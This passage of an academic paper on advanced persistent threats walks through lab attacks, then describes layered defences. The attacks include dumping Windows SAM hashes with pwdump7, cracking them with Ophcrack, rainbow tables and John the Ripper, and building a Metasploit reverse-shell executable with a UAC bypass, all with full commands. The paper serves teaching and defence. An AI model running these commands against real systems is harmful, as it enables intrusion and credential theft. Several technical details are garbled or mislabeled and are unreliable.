XVI. NETWORK ENUMERATION BY SOFT PERFECT NETWORK SCANNER

Tools: Soft Packet Network Scanner

Steps:

1. Launch Softperfect Network Scanner
2. Start Scanning the network, by typing **to** and **from** 10.10.10.1 to 10.10.10.25 (instance)
3. The scan completion will show the scan results with **IPs** and **MAC** of the systems on the network.
4. We can expand the IPs to view its properties. It displays Shared Resources and Basic Info of the machine corresponding to the selected IP address.
5. We can view the shared folders by expanding the IP containing the "+" button, we have these shared folders in our scan as in Figure 10.
6. In the context menu of open computers will contain an option to connect to them via **Telnet, HTTPs, or HTTP connection.**

If the selected host is not secure enough, you can make use of these options to connect to the remote machines. You may also be able to perform activities such as sending a message, shutting down a computer remotely. These method is possible if the machines are built with low security configuration.

XVII. COMPARATIVE ANALYSIS OF POPULAR USED ENUMERATION RESOURCES

The comparison analysis can be seen below in figure 11

Global Network Inventory	Soft Perfect Network Scanner
• A deep system configuration about the PC or workstation it is connected to or on the network domain specified by the IP range. • Known for a reliable IP detection of switches, printers and document center. • Export facility to HTML, Docs, and XML and well documented text formats. • BIOS and SMBIOS configuration accuracy and reliability over network scan. • Inventory scan scheduling having monthly, weekly and annually. • Audit activity can be performed in additional through domain login scripts.	• Supporting the OPV4 and IPv6 discovery. With additional NAC address discovery across routers. • Supports Wake on LAN with remote shit down and message delivery. • Export extension formats in JSON, CSV and TXT. • Fast simple and portable working with most compatible services and extension. • Reports currently logged in users, Users Uptime and configured accounts. • Best tool for basic network enumeration, network and system details.

Fig. 11 Comparative study

XVIII. NETBIOS ENUMERATION USING HYENA

Hyena manages and secures Windows operating systems. It uses WIndows explorer like-interface-for-all operations. It-supports-management-of users, groups-(both local and global), shares, domains, computers, services, devices, files, printers, print jobs, open-files, disk space, user rights, messaging, exporting, job scheduling, processes & printing..

Active-Task-Matching-Options: Add key options to active task when performing active directory update task. The new key option allows for nay unique directory attribute to use in 'match' field when updating directory objects.

Active Editor Improvements: The new release of Hyena includes support for multi-valued attributes account expiration dates as well as multi selection and update capabilities.

XIX. ENUMERATION COUNTERMEASURES

1. One thing which can be followed in organization server is to turn off the SNMP service or the agent. We can also change the default community string names. Upgradation to SNMP3 enables encryption.
2. Ensuring the null session pipes and null session shared are restricted along with IPSec filtering restriction.
3. Disable DNS Zone transfers to untrusted hosts and the private hosts and the IPs are not published in DNS zone files of public DNS=server.
4. SMTP server should be configured to not listen to unknown recipients.

It should limit the number of accepted connection for preventing it being a victim of brute force attack.

5. DNS zone files should be pruned to remove unnecessary information. Additionally it is important to block access to TCP/UDP port 161.

It should be mandatory in an organization network to follow SMB enumeration countermeasures since common or unused services on the network may lead to doorways through Shared Message Blocks (SMB) - being a protocol to access shared files, network printers and serial ports. This service in turn becomes a high risk of enumeration via SMB. It advisable to disable this protocol by uninstalling client for MS Networks and File Printer sharing for MS Networks properties for dial up connections on the network. In servers, this service is accessible as Bastion Hosts. This service can also be disabled by turning down TCP 139 and 445 ports.

XX. GAINING ACESS AND DATA EXFILTRATION

After the enumeration of the system, we are in a stage of **Gaining Access** into the system and performing tasks. It involves gaining access to low-privileged user accounts by cracking passwords through techniques such as brute-forcing, password guessing, and social engineering, and then escalating their privileges to gain admin access. **Maintaining Access** on the system is important to monitor the task and launch further attacks on the system. For long continued access to the system and clearing the table after a mess, it is important to be hidden or not to get boggled by any suspicious activity. Hence attackers wipe out entries corresponding to activities in the system logs and other user files and registry changes.

The intent of every criminal is certainly to take revenge of any sort or having to steal an identity. State sponsored hackers are meant to hack large organizations to exfiltrate sensitive military research documents, patents and much more. Once attackers have administrator privileges, they attempt to install malicious programs such as Trojans, Backdoors, Rootkits, and Key loggers, which grant them remote system access, thereby enabling them to execute malicious codes remotely.

XXI. THE SAM

The Security Account Manager (SAM) is a database file present on Windows machines that stores user accounts and security descriptors for users on a local computer. It stores users' passwords in a hashed format (in LM hash and NTLM hash). Because a hash function is one-way, this provides some measure of security for the storage of the passwords.

In a system hacking life cycle, attackers generally dump operating system password hashes immediately after a compromise of the target machine. The password hashes enable attackers to launch a variety of attacks on the system, performing password cracking, and unauthorized access of other systems using the same passwords, password analysis, and pattern recognition, in order to crack other passwords in the target environment. We need to have administrator access to dump the contents of the SAM file. Assessment of password strength is a critical milestone during your security assessment engagement.

Pwdump7 can also be used to dump protected files. We can always copy a used file by executing pwdump7.exe -d c:\lockedfile.dat backup-lockedfile.dat. Rainbow tables for LM hashes of alphanumeric passwords are provided for free by the developers. By default, Ophcrack is bundled with tables that allow it to crack passwords not longer than 14 characters using only alphanumeric characters. We have performed two activities using oppositely different methods to escalate privileges in the target machine. We will compare the two methods in a study after the attack.

XXII. DUMPING AND CRACKING HASHES

Tools: Command Prompt, Ophtcrack

Steps:

1. Run command prompt as Administrator
2. Type: ***wmic useraccount get name,sid.*** The command displays the User Account Names and their respective IDs.
3. Check the path for Pwd7 tool, change the command prompt directory to that location using the cd command and type: ***PwDump7.exe*** and execute.
4. This will reveal the password hashes of the system users.
5. To write the hashes in a ***txt*** file execute the write command by typing: PwDump7.exe > ***c:\hashes.txt.*** We can edit the file by assigning the ID names to ones which were not revealed.
6. Open **Ophtcrack** and load the **PwDump** file by navigating towards the stored hashes.
7. List will show the hashes, clicking on the tables tab will reveal their status.
8. Navigate to vista free and install.
9. Going to a relevant path and install it. The status will be shown as the green bullet.
10. And the cracked passwords are shown on the right (NT pwd) of the table as shown in the *figure 12.*




Figure 12. L0phCrack

XXIII. USING RAINBOW TABLES TO EXTRACT PASSWORDS

Once an attacker gains access to a system's SAM database dump, the easiest and fasted route he or she can follow to recover the plain text password is to use rainbow tables. A rainbow table is a precomputed table of all possible combinations of a given character set and their respective hash values, used for reversing cryptographic hash functions.

Password crackers compare the rainbow table's precompiled list of potential hashes to hash passwords in the database. The rainbow table associates plaintext possibilities with each of those hashes, which the attacker can then exploit to access the network as an authenticated user.
Rainbow tables make password cracking much faster than earlier methods, such as brute-force cracking and dictionary attacks. However, the approach uses a lot of RAM due to the large amount of data in such a table. With the availability of large computing power

Tools: Winrtgen Rainbow table Creator, RainbowCrack

Steps:
1. Open the **Winrtgen** and begin by add tables button
2. Select the following properties:
   i) Select **ntlm** from hash dropdown list.
   ii) Min len: **4**, Max len: 6, Count: **4000000**
   iii) Select charset: loweralpha (depends on the password) and finalize.
3. The generated hashes will be automatically stores in the default path specified.

This generated table is used in tools such as RainbowCrack in order to crack passwords of various lengths, depending on the hashes you generate using Winrtgen.
On opening the Rainbow Crack application. The hash file stored can be added by options on the file menu, the loaded hashes will be displayed.
Select search rainbow table button on the menu bar and navigate to directory which contains the rainbow table setup (addition .rt file required to crack the tables is generally supplied with the tool) namely ntlm_loweralpha#4-6_0_2400x4000000_oxid#000.rt open it and the password cracking starts automatically The status and the cracked passwords are shown in figure 13.




Fig. 13 SAM table.

XXIV. DUMPING SAM VERSES CRACK USING RAINBOW TABLES

The comparative analysis is shown below in figure 14

Crack using SAM Hashes	Crack using Rainbow tables
• This techniques can be globally utilized in all types of system and workstations in hands with the most reliable techniques of system exploitations • Since the passwords hash were revealed by Pwdump7, it could be relied on its consistency being a command line tool. • One of the powerful features of pwdump7 is that it is also capable of dumping protected files. • Using of this system technique may require admin permissions at some point.	• It requires rainbow tables, and directory hybrids. • It since totally relies on working of the directory hybrids, best works for LAN manager hash or NT LAN Manager Hash. • A real time analyzed view graph and figures, adding more support hash information. • Dumps and loads hashes from encrypted SAM recovered from windows partitions.

Fig. 14. Comparative analyses

XXV. JOHN THE RIPPER

A fast password cracker, currently available for many flavors of Unix, Windows, DOS, BeOS, and OpenVMS. This is generally used for dictionary attacks and takes its characters from a word list. This contains real passwords and characters, encrypting it in the same format as the password being examined including both the encryption algorithm and key and comparing the output to the encrypted string. We have performed the password attack as follows

Steps:
1. Supply it with some password files and optionally specify a cracking mode using the password file by typing: ***john sample (sample is a password file in our case)***
2. We have restricted it to the wordlist mode only, but permitting the use of word mangling rules by typing: ***john --wordlist=password.lst --rules passwd***
3. Cracked passwords will be printed to the terminal and saved in the file called $JOHN/john.pot

"$JOHN" refers to John's "home directory"; which directory it really is depends on how you installed John). The $JOHN/john.pot file is also used to not load password hashes that you already cracked when we run John the next time

XXVI. PASSWORD ATTACK COUNTERMEASURES

The people working in the organization are one of the fundamental causes of all data breaches and malicious activities happening in the organization. Best practices to prevent password cracking include Information Security audit to track password attacks and awareness about using a different password for different critical services. Thereby password changing policy should be implemented in the technical services offered in the organization.
SAM encryption with a strong password is important. A password policy of using 8 to 12 alphanumeric characters with combination of lower and upper case letters, number and symbols must be ensured. Regular system updates are important. It is one of the reasons password resets happen during Buffer Overflow and DDOs attacks. For physical security of workstations, BIOS password protection is important. Another way to get a direct access to the system is VNC connection. The target has to download an exploit which would actually run a script in the target system without awareness of the user, special attack vectors for example social engineering or by sniffing a website or mail pretending to be legitimate could let the target system user run the script.

XXVII. CLIENT SIDE EXPLOITATION USING VNC

VNC enables attackers to remotely access and control computers targeted from another computer or mobile device, wherever they are in the world. At the same time, it is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and use cases, including providing IT desktop support to colleagues and friends, and accessing systems and services on the move. A dynamically extendable payload which makes the use of in-memory DLL. It extends over the network at runtime by injecting a stager. It provides client side ruby API by communicating over the stager socket.

This tool was originally written by scape of Metasploit 2.x. and is currently undergoing an overhaul in the development of Metasploit Framework 3.3. Its server portion is being made somewhat portable by being written on Microsoft Visual Studio rather being in C as earlier. The client portion can be written in any language, though Metasploit has a fully featured Client API.

Well, once attackers gain access to the target system, they start looking for different ways to escalate their privilege in the system. They can exploit vulnerability, design flaw or configuration oversight in the operating system or software applications on the target system to gain elevated access to resources that are normally protected from an application or user. The privilege escalation can be vertical or lateral.

Steps:

1. On the terminal window enter the command to create the exploit: ***msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Exploit.exe.*** This will create the exploit file on the desktop.
2. The next step is to change the exploit file permission for it can be excitable and share the folder by the following commands.

A. Execute the command: ***mkdir /var/www/html/share/***

B. Change the file permission, type: ***chmod -R 755 /var/www/html/share/***

C. The type: ***chown -R www-data:www-data /var/www/html/share/***

D. And do an **ls** to verify including the grep command: ***ls -la /var/www/html/ | grep share***

3. Now launch the Apache 2 webserver by typing: ***service apache2 start*** and copy the Exploit.exe file to **/var/html/share** by using **cp** command.
4. Launch the Metasploit framework by typing: ***msfconsole.***
5. After launch of the framework type: ***use exploit/multi/handler***
6. Then type: ***set payload windows/meterpreter/reverse_tcp***
7. Then: ***set LHOST 10.10.10.11*** (Step 5, 6, 7) are to set up the listener.
8. Finally start the listener by typing: ***exploit -j -z***

Once the victim runs that exploit valuable file (Windows 10 in our network), by whatever means, making the session active, we can type the sessions –I 1 command to start interacting with the target system. We can perform the following task in the system.

1. Typing: getuid in the terminal, we'll get the username as shown in the *figure 15*.
2. We can run the **Hashdump** enter command: ***run post/windows/gather/smart_hashdump*** but as seen the command fails since there are insufficient privileges, but we shall try to escalate the privileges by trying to bypass the user account control setting which is blocking you from gaining unrestricted access to the machine. We will now issue a getsystem –t 1 command that attempts to elevate the user privileges.
3. The command issued is ***getsystem –t 1*** which uses the Service - **Named Pipe Impersonation (In Memory/Admin) Technique.** This command also fails to escalate the privileges.




Fig. 15 GUID

Perform the following steps to successfully execute step 3 previously failed to escalate privileges :

1. Type: background will background the meterpreter session.
2. We can escalate the UAC privileges by typing: ***use exploit/windows/local/bypassuac_fodhelper*** followed by typing ***show options*** to show the customizable options for the module.
3. The meterpreter session can be foregrounded which was put in the background by typing: ***set SESSION 1.***
4. Now that we have configured the exploit, our next step will be to set a payload and configure it. Type: ***set payload windows/meterpreter/reverse_tcp*** and execute it to set the meterpreter/reverse_tcp payload.
5. The next step is to configure this payload. To know all the options you need to configure in the exploit, type: ***show options***. You will be introduces with options as in the figure.
6. Now the final terms is to launch the exploit, by setting the Hosts by typing: ***set LHOST 10.10.10.11*** and set the target by typing: ***set TARGET 0.*** (TARGET 0 is in this network is as TARGET ID)
7. The Exploit and payload is successfully configured. Tying: Exploit, will start to exploit the User Account (UAC) settings in Windows 10. We can see a successful connection establishment page in figure 17.




Fig. 16 Options Menu




Fig. 17. Network Establishment

XXVIII. PRIVILEGE ESCALATION AND GAINING ACCESS COUNTERMEASURES

It is recommended to restrict the privilege of logging iteratively and use additional encryption techniques. There must be code restriction to avoid any malicious code to run. Regular debugging using bound checkers and stress tests must be done. Changing UAC to 'Always Notify' works effectively in an organization for visibility experience of the user if UAC evaluation is required. A proper patch management system should be followed. It is an area of system management involving testing, acquiring,

Installing multiple patches for defense against vulnerabilities. Several patch management tools such as LanGuard patch management scans can be used. This tool manages security as well as non-security patches. It also features patch rollback and missing patches auto download. Other patch management tools which could be used are ZENworks Patch Management, Automox, Symantic Client management tool.

XXIX. MITIGATION TECHNIQUES: SECURITY ONION

When-it-comes-to defending-against-advanced-persistent threats, there's only one-real-lesson-that-you need to remember. Your conventional-solutions-are-not-enough. That's not to say-that-they're not-effective. Simply saying I don't use an AV because it won't help me defend against an APT, is not too bright either, as there are multiple layers-to defense. When you're the blue team, your role is to make the attack-on your-organization as-difficult-as-possible, and that's-not done in one step. Instead, it's more like an onion. Imagine that each layer-is a different protection-mechanism, and that each of them are absolutely essential in your-defense. But separated, they're easy-to-bypass. For example, in a general scenario, for most organizations, you would have an-outer layer-that is the-firewall. The next layer of defense-would be your-packet loggers and your protocol filters. Yes, don't-be surprised. That's a protection-mechanism, too. The next layer would-be-at your email gateway, to-filter out spam, flag emails, and scan attachments.

Next comes your antivirus solutions and your mitigation toolkits in the systems of your employees. And finally, we come to the hardware itself. Securing the hardware to ensure that it can't be tampered with by an attack.

In-other words, defending against advanced-persistent-threats means that you can't-defer to patch issues in just a few layers. The-defense has to be comprehensive with no room for error, which is exactly what we'll attempt to do in this final module, where we attempt to defend against threats

XXX. DEFENSE WITH OSI LAYERS

The OSI model was an attempt to bring about and demonstrate how all systems have the same underlying infrastructure, irrespective of their overall function. It's comprised of seven layers. Physical, or layer one, data link, network, transport, session, presentation, and application, or layer seven. Depending on the threat that you're defending against, your protection mechanism will vary slightly. For example, if I was attempting to defend against a possible physical attack in my organization, I would be looking to just secure the physical layer alone. But if I was attempting to defend against a regular virus attack, my priority would be to secure the network, the transport, and the session layers. Another interesting thing that you should notice is that the OSI layers can be thought of as Jenga. If someone compromises the lower level of the system, they've already compromised all the upper layers. Let's see how this works.

XXXI. PHYSICAL LAYER DEFENSE

The physical layer. The physical layer, the first of the actual hardware that you have installed on your premises. All your systems, network and gear, cameras, laptops, card readers. Pretty much anything that's tangible. Threats that occur at this level are generally one of two things. A real and determined attacker, or garden-variety burglary. I'm not sure which is worse, but I'd rather lose a few systems than get hit by a potential APT. Someone was willing to risk physically getting caught. The potential for damage here is massive. Physical access to your offices allows an attacker to attack your other hardware. Physical back doors, access to sensitive documents, software damage, network taps, or if you're really unlucky, they could just burn, blow up, and damage infrastructure. It looks like the physical layer is important,

In order to defend against APT's in the physical layer, you need to develop a multi-stage approach. Let's go back to the onion example. The very first step is securing your office itself. This can be done by hiring security guards, setting up CCTV cameras, with guards on rotation in order to monitor them, and developing a method to remove intruders from your premises. Additionally, ensure that your policy has rules to deal with disgruntled and ex-employees. Escort employees who are being let off, off your premises and deactivate all reported and extra cards. An attacker can very easily leverage the access that these employees had in order to obtain access to your organization. Next, we come to access control. Access controlled systems are definitely standard at your organization. But are you reviewing logs? It's important that you set up alerts for events such as an employee attempting to access secure areas that they were not authorized to. This will help you identify any potential threats, and also identify if an intruder is attempting to gain access with stolen credentials. Next, lock down the systems themselves. Consider investing in case sensors to detect and alert you if a case is open. By now, you're probably seeing how this approach resembles a house of cards. A compromise in the lower levels will bring the rest of the infrastructure crumbling.

Don't disregard the importance of protecting your physical assets. When you're compromised, these may well be the only assets that you can implicitly trust. Finally, I think this is an excellent place to stress the importance of backups. If you're ever compromised, having off-site backups of all your data can be extremely important in order to help you get running again. But again, remember, test, test, and test the code. A backup solution isn't a backup if it hasn't been tested.

XXXII. DATA LINK LAYER DEFENSE

The next layer that we're interested in in the OSI layer is the data link layer. Now, if you remember your networking, you're probably wondering what sort of threat fits in here. Fair enough. As it turns out, the main threats that we attempt to defend against at this layer relate to the transmission of packets and data. We need to ensure that there are no intruders in the network already performing man-in-the-middle attacks through processes like ARP cache poisoning. Defending against ARP poisoning attacks is complicated. If you decide to manually administrate the mapping, you'd eliminate all risk of this attack.

However, you'll need to factor in the size of your network into your calculations. It's not really possible to manually manage a network with thousands of PC's. In this case, remember a previous analogy. Each layer is only as safe as the layer underneath. If you can ensure that your organization itself is secure, then ARP cache poisoning attacks are made much harder. They generally involve the attacker requiring physical access to your systems in order to launch one. In other words, an attacker would have had to have compromised another system in your network prior to launching one.

XXXIII. NETWORK LAYER DEFENSE

In your organization's network, there are few things as critical as your networking infrastructure itself. This is what keeps your network moving on a daily basis. An attack on this segment can cripple production. When we speak about protection of this layer, we're generally interested in protecting hardware at the network layer from threats, usually by patching vulnerabilities. Routers and switches, firewalls, and IoT devices are incredibly buggy, and new exploits of them are released every week. Just ensuring that you're following the latest exploit feeds, such as BotTrack, and scanning them for the latest news about exploits for these devices, can help you identify when it might be time to patch devices again. And of course, it goes without saying, keep track of all the patches please in the manufacturer's website as well. Now moving up the chain, we come to the transport layer. In terms of defense, this is a gray area that comes just after the network layer. When an attacker attacks one of your systems, one of the first steps is to scan all the ports in order to identify all the services that are running on it. This isn't a great idea for us. It allows the attacker to enumerate all the services that are running on the system. There are a couple of ways to mitigate these issues. First, although not very effective, randomize the ports when various services are not on. Since a lot of programs like Nmap generally test a list of the top 100 ports, this can help reduce the chances that an attacker will instantly obtain this information. Next, set up firewall rules that automatically detect and drop all packets that resemble the traffic generated by port scanners. Additionally, set up IP tables rules in Linux in order to have some sort of software-level firewalling to drop any nasty packets at the OS layer itself.

XXXIV. PENETRATION LAYER SCANNING

The presentation layer helps ensure that each succeeding layer is receiving only information that it is designed to recognize. This helps eliminate several classes of possible exploits from buffer overflows to format string vulnerabilities. Failing to sanitize user inputs is probably one of the largest causes of vulnerabilities, but this can vary greatly, depending on the type of application in question. For example, in the place of web applications, it's important to ensure that all the uploads from a user are verified to ensure that they're both the correct format that the client and the server say. Additionally, you'd also need to ensure that the encoding for data is properly set. This can help you avoid some, if not most, of the security issues that can also cause others done badly. Case in point, directory traversal is a flaw in web applications where the application blindly requests the page requested by the user's browser. A malicious user might decide to request a private file, like a password file. This can be done by simply prepending a series of dots and dashes to the URL, which then leads back to password file, which the web server then obediently serves the user. In order to mitigate this, many developers have built checks into the programs to detect this pattern. But if the URL was encoded, it might still pass without an issue, but still lead to the very same vulnerability. Therefore, it's very important to ensure that you sanitize user inputs, and ensure that all your systems have batched. Most, if not all applications have specific batches dissolve issues with attempted directory traversal by abusing the supported encoding formats.

XXXV. APPLICATION LAYER DEFENSE AND AV SOLUTIONS

Application, or layer seven. The highest layer in the OSI model, and in many ways, also the most exposed. All your public-facing portals, forms, and sites, fall under this category. And during a social engineering attack, this is also one of the most affected sections. For example, let's talk malicious programs. If a user can be convinced to run a nefarious program that resembles the original, then all your efforts to defend against them were wasted. Unless, unless we have another layer of protection to detect and defend against them. Enter nPoint and antivirus. Antivirus solutions are mainly divided into two main types, depending on how they work. While I won't name products, I will speak about how they differ, and which ones you should be interested in when defending against an advanced persistent threat. AV solutions can mainly be divided into two main types. The first is signature-based, in which the product has a database of the signatures of some known virus samples, and attempts to match any part of this file with its database. This type of protection isn't much good when you're dealing with unknown threats.

In most cases, signatures will be updated too late to help you detect and defend against the threat. The second type of defense is a more proactive one. It's heuristic based, and actually either runs the program in a sandbox, or scans the various calls that it makes in order to identify any suspicious calls. These types of AV's adopt a proactive versus a reactive method in order to defend you against threats.

If there's any sort of AV that's useful, this is it. Additionally, consider some form of a mitigation toolkit, such as EMET. EMET is a product by Microsoft that helps protect you against flaws in application development from being successfully exploited. For example, you can choose to enable data execution prevention, or DEP, for any program. This ensures that sections of the systems and memory that an exploit would traditionally attempt to run code from are marked non-executable. One can choose the force case log, which randomizes the locations at which an executable is loaded into the memory. Take a look at this. EMET should be on your list of active defense toolkits. However, do remember that Microsoft intends to drop support for EMET in July, 2018.

XXXVI. ROOTKITS

They are software programs that have an aim to gain access to a computer without detection. These are malwares that help the attackers to gain unauthorized access to the remote systems and perform malicious activities. The goal of the rootkit is to gain root privileges of a system. The attacker can perform any task such as installing software, deleting files and so on. We performed a rootkit operation and found that there were different fields in the file attributes. Our first field determines the format of the files (if it is archived, hidden or read only). The other fields indicated the creation date and access level information. Thus we used the functions GetAttributeEx() and GetFileinformationByHandle() functions. ATTRIB.EXE displays or changes the file attributes. In general rootkits are also used to scan vulnerable systems on the web. It hides their presence which avoids them from getting detected and hence helps in gaining complete access to the system. Rootkits replace certain OS calls and uses its own modified version of route lines that in turn help in executing malicious functions.

XXXVII. WHY APT CAN'T BE CATEGORISED

When an organization is hit by an APT it means that the attack was probably very sophisticated. If you're regularly patching your network and ensuring that your employees are well trained, then the chances of your organization being successfully compromised by a common attacker drastically reduces. However, let's say that you aren't very good at updating and patching your network. Then when someone makes away with data, calling the attack an APT is a bad idea for several reasons. First, you'll never know what flaws exist in your network. Worse, since you do not know they exist or maybe you refuse to acknowledge them, they can be reused by another attacker to break into your network a second time.

We'll like to compare this to the boy who cried wolf. Call every attack on your network an APT and at some point it loses its meaning. It desensitizes you to attacks and suddenly none of them seem to be your fault. The second reason, it makes you feel more relaxed and secure in a false bubble of security. You think that you were attacked by an APT and that's the only reason they managed to bypass those expensive security solutions that you've installed. If you're unable to tick off at least half the checks from the checklist that we discussed earlier, maybe the attack on your organization wasn't an APT.

After all, maybe it was just a more common attack which you failed to pick up.

The third reason. You're responsible to your clients. They have the right to know if you were breached for any reason. They might feel the need to improve their security or they may want to know in several cases the risk assessments. If you feel that you were breached by an APT, it might even be worth bringing in an external contractor to evaluate the extent of the breach, details of the attack and ensure that there isn't a repeat episode.

XXXVIII. CONCLUSION

We have discussed how to enter into a system and the common factors for an APT attack. We showed various techniques and tools working in real time and provided appropriate countermeasures for each stage. This paper would be a helpful to organizations to understand the big picture and probably provide the answer to their most common questions about security of their organization and Advanced Persistent Threat as a whole. We have also described about defense of an APT at OSI layers There is a lot of scope in the terms of latest techniques and tools as they develop and so the security levels and patches of the operating systems.

AKNOWLEDGEMENT

The authors of the paper, Dev Bhatnagar, Dr. Subhranil Som and Dr. Sunil Kumar Khatri express a deep sense of gratitude to Mr. Ashok K. Chauhan, Founder President, Amity Education Group for promoting research works in Amity University, Noida which provides a good opportunity for us to reach greater heights.

REFERENCES

1. Shailendra Singh, Sanjay Silakari, An Ensemble. Approach for Cyber Attack Detection System: A Generic Framework. 2013 14th ACIS International Conference on Software Engineering, Artificial Intelligence, Networking and Parallel/Distributed Computing.
2. Hessa Mohammed Zaher, Al Shebli; Babak, D. Beheshti. A study on penetration testing and tools and processes. 2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT).
3. Kamile Nur Sevis, Ensar Seker. Cyber Warfare, Terms Issues, laws and Controversies. 2016 International Conference on Cyber Security and Protection of Digital Services.
4. Adnan Masood. Cyber Security for Service Oriented Architectures in a Web 2.0 World: An Overview. IEE Literature Review
5. Thawatchai Chomsiri. HTTPS Hacking Protection. 21st International Conference on
6. Advanced Information Networking and Applications Workshops (AINAW'07).
7. Yongle Wang, JunZhang Chen. Hijacking spoofing attack and defense strategy based on Internet TCP sessions. 2nd International Symposium on Instrumentation and Measurement, Sensor Network and Automation (IMSNA).
8. Mathew Nicho, Adelaiye Oluwasegun. Identifying Vulnerabilities in APT Attacks: A Simulated Approach. 2018 9th IFIP International Conference on New Technologies, Mobility and Security (NTMS);

9. S.S Sharma, Rashmi Singh, Website compromise and launch of further attacks by exploiting SQL injection Vulnerability, CERT-In.
10. Toshio Miyachi, Hiroki Narita. Myth and reality on control system security revealed by Stuxnet. SICE Annual Conference 2011.